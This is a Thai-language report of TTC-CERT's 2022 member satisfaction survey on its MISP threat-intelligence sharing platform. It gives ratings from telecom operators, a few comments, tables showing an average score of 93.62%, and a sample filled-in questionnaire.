รายงานผลสำรวจความพึงพอใจของสมาชิก

ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 3-2 (ในห้วง มิ.ย.65 ถึง ก.ย.65)

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 มิถุนายน 2565 ถึง 30 กันยายน 2565 **4**

องค์กรที่ตอบแบบสอบถาม 4

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) 5

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT 8

ด้านอื่นๆ ที่ควรปรับปรุง 9


ข้อเสนอแนะ/ความเห็น 9

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 93.62% โดยมีวิธีการคำนวณดังตาราง 10

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 มิถุนายน 2565 ถึง 30 กันยายน 2565


ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 มิถุนายน 2565 ถึง 30 กันยายน 2565 เมื่อ 1 ตุลาคม 2565 ถึง 15 ตุลาคม 2565 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 21 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **93.62%** มีรายละเอียดดังนี้

องค์กรที่ตอบแบบสอบถาม




คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)


- ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = มีความง่ายและความสะดวกน้อยที่สุด ... 5 = มีความง่ายและความสะดวกมากที่สุด)




- ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = ช้าที่สุด ... 5 = เร็วที่สุด)




- ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)



- ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)




- ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ (1 = ใช้งานยากมากที่สุด ... 5 = ใช้งานง่ายสุด)




คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT


- ความรวดเร็วของข้อมูลที่ได้รับ (1 = ช้ามากที่สุด ... 5 = เร็วมากที่สุด)




- ความน่าเชื่อถือของข้อมูลที่ได้รับ (1 = ความน่าเชื่อถือน้อยที่สุด ... 5 = ความน่าเชื่อถือมากที่สุด)




- ความถูกต้องของข้อมูลที่ได้รับ (1 = มีความถูกต้องน้อยที่สุด ... 5 = มีความถูกต้องมากที่สุด)



- ความสมบูรณ์ของข้อมูลที่ได้รับ (1 = มีความสมบูรณ์น้อยที่สุด ... 5 = มีความสมบูรณ์มากที่สุด)



- ประโยชน์ของข้อมูลที่ได้รับ (1 = มีประโยชน์น้อยที่สุด ... 5 = มีประโยชน์มากที่สุด)



ด้านอื่นๆ ที่ควรปรับปรุง

- หากเป็นไปได้ อยากให้แจ้งข้อมูลโดยอธิบายด้วยภาษาที่ง่ายต่อความเข้าใจมากขึ้น

ข้อเสนอแนะ/ความเห็น

- อยากให้เพิ่ม Source Intelligence ให้มีความหลากหลายมากขึ้น
- ขอบคุณทีมงาน TTC-CERT

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 93.62% โดยมีวิธีการคำนวณดังตาราง

	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT						
องค์กร	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ	คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	5	5	4	4	4	5	4	5	5	45	90
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	5	5	5	5	5	5	4	49	98
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	4	3	3	3	3	3	4	4	4	3	34	68

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	4	5	5	4	5	4	4	4	5	5	45	90
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	5	4	5	5	5	5	5	49	98

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	4	4	4	4	4	4	4	4	4	41	82

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวม คิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	5	4	4	5	5	5	5	5	5	47	94
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	4	4	4	4	4	4	5	44	88
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	4	4	4	4	4	4	4	4	4	4	40	80
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	5	4	5	4	4	5	5	5	5	5	47	94
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	4	5	5	4	4	5	5	5	5	5	47	94

	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT						
องค์กร	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ	คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	4	4	4	5	5	4	4	5	45	90
						คะแนนความพึงพอใจของสมาชิกโดยเฉลี่ยคิดเป็นร้อยละ						93.62

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

